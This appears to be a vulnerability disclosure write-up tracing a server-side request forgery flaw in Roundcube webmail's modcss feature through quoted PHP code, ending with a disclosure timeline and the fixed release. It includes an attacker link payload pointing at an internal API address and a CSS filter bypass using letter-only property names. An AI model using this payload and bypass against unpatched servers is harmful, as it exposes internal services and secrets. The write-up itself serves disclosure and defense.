Tainted-Flow-2 washtml_link_callback() => $_SESSION
program/actions/mail/index.php:1283
The callback receives the tainted href, strips control characters (\x00-\x1F), checks it starts with http:// or https://, and writes it verbatim into the PHP session:
$attrib['href'] = preg_replace('/[\x00-\x1F]/', '', $attrib['href']);

if ($tag == 'link' && preg_match('/^https?:\/\//i', $attrib['href'])) {
    $tempurl = 'tmp-' . md5($attrib['href']) . '.css';
    $_SESSION['modcssurls'][$tempurl] = $attrib['href'];  // <= TAINT STORED
The session key is an MD5 hash of the URL, deterministic and predictable. The tainted URL is now persisted server-side. The href in the rendered HTML is rewritten to /modcss, so the browser never sees the original URL, but the session holds it.
Tainted-Flow-3 $_SESSION => modcss.php => Guzzle
program/actions/utils/modcss.php:~50
When the victim's browser loads the rewritten stylesheet link, it hits /index.php?_action=modcss&u=tmp-[hash].css. That action reads the original URL back out of the session and passes it directly to Guzzle:
$realurl = $_SESSION['modcssurls'][$url];  // <= TAINT RETRIEVED

if (!preg_match('~^https?://~i', $realurl)) {
    $rcmail->output->sendExitError(403, 'Invalid URL');
}

$client   = rcube::get_instance()->get_http_client();
$response = $client->get($realurl);  // <= TAINT HITS NETWORK
Same http:// check. Same result, the RFC1918 address passes. get_http_client() instantiates a Guzzle client with no blocklist, no redirect restrictions, no allowlist. The HTTP request goes out from the PHP container's network interface, not the browser's.
Tainted-Flow-4 Guzzle response => mod_css_styles() => browser
program/actions/utils/modcss.php:~70
The response comes back from the internal target. If Content-Type is text/css or text/plain, the body is passed through mod_css_styles() and returned to the browser:
$ctype_regexp = '~^text/(css|plain)~i';

if ($source !== false && $ctype && preg_match($ctype_regexp, $ctype)) {
    $rcmail->output->sendExit(
        rcube_utils::mod_css_styles($source, $container_id, false, $css_prefix),
        ['Content-Type: text/css']
    );
}
mod_css_styles() runs xss_entity_decode(), checks for @import and expression, then calls sanitize_css_block() => parse_css_block(). The final restriction: property names must match [a-z-] only. Digits are silently dropped.
if (strlen($name) && !preg_match('/[^a-z-]/', $name) && strlen($value)) {
    $result[] = [$name, $value];
}
Data must be encoded as --rc-a, --rc-b... letter-only CSS custom property names. --data-01 vanishes without a trace. The response exits mod_css_styles(), gets written to the HTTP response, and arrives in the victim's browser. Taint complete.
Taint Flow Summary
TAINT FLOW (ATTACKER INPUT -> BROWSER DISCLOSURE)

[1] Attacker-controlled input
    <link href="http://172.20.1.10/api/keys">
        |
        v
[2] rcube_washtml::wash_link()
    - blocks javascript/vbscript/data only
    - RFC1918 still passes
        |
        v
[3] washtml_link_callback()
    - preg_match('/^https?:\/\//i')
    - $_SESSION['modcssurls'][md5(url)] = url   (TAINT STORED)
        |
        v
[4] Browser GET /modcss?u=tmp-[hash].css
        |
        v
[5] modcss.php
    - $realurl from session (TAINT RETRIEVED)
    - preg_match('~^https?://~i') repeats same check
    - $client->get($realurl) (TAINT HITS NETWORK)
    - source IP: PHP container (GuzzleHttp/7)
    - redirects followed by default
        |
        v
[6] Response Content-Type: text/css or text/plain
        |
        v
[7] mod_css_styles() -> sanitize_css_block() -> parse_css_block()
    - letter-only properties survive (--rc-a, --rc-b)
    - digit properties dropped (--data-01)
        |
        v
[8] sendExit() -> HTTP response -> victim browser (TAINT DISCLOSED)
Why This Matters Beyond the Exploit
What makes this taint path interesting is how clean it is. There are four hops between attacker input and network fetch, and the same inadequate check (^https?://) appears three separate times across two different files - once in wash_link(), once in washtml_link_callback(), and once in modcss.php. Each function does something, control char stripping, regex prefix matching, CSS syntax validation, but none of them ask the question that actually matters: should this URL be reachable from this server?
The modcss feature was designed to sanitize CSS content, not to be a general-purpose HTTP proxy. It became one anyway .
Disclosure Timeline
Reported to the Roundcube security team via Github Secrity @ Roundcube's security policy.
05/03/2026  Initial working PoC
08/03/2026  Report submitted PoC demonstrated to developers
13/03/2026  Patch review and mitigation feedback delivered
18/03/2026  Fix merged and pushed
19/03/2026  Awaiting CVE assignment
Release: Roundcube 1.6.14
Final Thoughts
What makes this more interesting than a standard SSRF is the response proxying. Most SSRFs require you to infer data from timing, error messages, or out-of-band callbacks. This one hands you the response body through Roundcube's own endpoint in CSS, readable in DevTools, no extra infrastructure needed.
The CSS filter bypass (--rc-a instead of --data-01) took longer to figure out than the actual SSRF. It's a good reminder that "the filter strips dangerous content" and "the filter strips your payload" are two different outcomes, and you have to test both.